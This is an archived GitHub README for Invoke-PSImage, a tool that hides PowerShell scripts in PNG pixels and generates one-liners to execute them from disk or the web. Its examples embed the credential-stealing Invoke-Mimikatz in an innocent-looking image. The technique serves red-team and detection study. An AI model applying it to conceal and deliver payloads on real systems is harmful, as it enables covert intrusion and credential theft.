GitHub - peewpw/Invoke-PSImage: Encodes a PowerShell script in the pixels of a PNG file and generates a oneliner to execute

By peewpw

Archived: 2026-04-05 13:02:28 UTC

Encodes a PowerShell script in the pixels of a PNG file and generates a oneliner to execute

Invoke-PSImage takes a PowerShell script and encodes the bytes of the script into the pixels of a PNG image. It generates a oneliner for executing either from a file of from the web.

It can either create a new image using only the payload data, or it can embed the payload in the least significant bytes of an existing image so that it looks like an actual picture. The image is saved as a PNG, and can be losslessly compressed without affecting the ability to execute the payload as the data is stored in the colors themselves. When creating new images, normal PowerShell scripts are actually significantly compressed, usually producing a png with a filesize ~50% of the original script.

With the embed method, the least significant 4 bits of 2 color values in each pixel are used to hold the payload. Image quality will suffer as a result, but it still looks decent. It can accept most image types as input, but output will always be a PNG because it needs to be lossless. Each pixel of the image is used to hold one byte of script, so you will need an image with at least as many pixels as bytes in your script. This is fairly easy—for example, Invoke-Mimikatz fits into a 1920x1200 image.

Arguments

-Script [filepath] The path to the script to embed in the Image.

-Out [filepath] The file to save the resulting image to (image will be a PNG)

-Image [filepath] The image to embed the script in. (optional)

-WebRequest Output a command for reading the image from the web using Net.WebClient. You will need to host the image and insert the URL into the command.

-PictureBox Output a command for reading the image from the web using System.Windows.Forms.PictureBox. You will need to host the image and insert the URL into the command.

Example

Create an image with the script "Invoke-Mimikatz.ps1" embeded in it and output a oneliner to execute from disk:


```
 PS>Import-Module .\Invoke-PSImage.ps1
PS>Invoke-PSImage -Script .\Invoke-Mimikatz.ps1 -Out .\evil-kiwi.png -Image .\kiwi.jpg
```

```
   [Oneliner to execute from a file]
```

Create an image with the script "Invoke-Mimikatz.ps1" embeded in it and output a oneliner to execute from the web (you still have to host the image and edit the URL):

```
 PS>Import-Module .\Invoke-PSImage.ps1
PS>Invoke-PSImage -Script .\Invoke-Mimikatz.ps1 -Out .\evil-kiwi.png -Image .\kiwi.jpg -WebRequest
   [Oneliner to execute from the web]
```

Executing an image hosted on the web:



Source: https://github.com/peewpw/Invoke-PSImage